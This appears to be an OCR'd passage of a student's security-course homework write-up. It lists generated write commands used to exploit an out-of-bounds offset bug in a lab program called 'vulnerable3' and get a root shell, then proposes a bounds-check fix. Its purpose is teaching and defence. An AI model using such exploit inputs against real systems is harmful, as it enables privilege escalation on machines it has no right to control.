
I used the program to generate my commands for the exploit:

```
cs426@kali:~/hw3$ gcc generate_commands.c -o generate_commands
cs426@kali:~/hw3$ ./generate_commands > sol3_commands.txt
cs426@kali:~/hw3$
```

Here is the commands generated:

```
w,44,-1211816768
w,45,-4733660
w,46,-18491
w,47,-73
w,48,4200028
w,49,16406
w,50,64
w,51,0
w,52,-1210278340
w,53,-4727650
w,54,-18468
w,55,-73
q
```

The exploit is successful as I got a root shell:



Mitigations:

If I am the creator of the program, I would always check the offset before using it for any operation. In vulnerable3, it does not check whether the offset goes out of bounds before using it to read and write memory. I would add an if statement to verify if the offset goes out of bounds, and prints the error message if that happens. For instance, adding file_size as the parameter of user_interaction() and placing the following code just above the file_buffer read and write operations would prevent the attack:

```
if (offset < 0 || offset >= file_size) {
```

```
  puts("Invalid offset\n");
  continue;
}
```

Collaboration Statement

Individuals consulted:

- None

Online resources used:

- buffer overflow class slides
- buffer overflow defenses class slides
- https://stackoverflow.com/questions/5691193/gdb-listing-all-mapped-memory-regions-for-a-crashed-process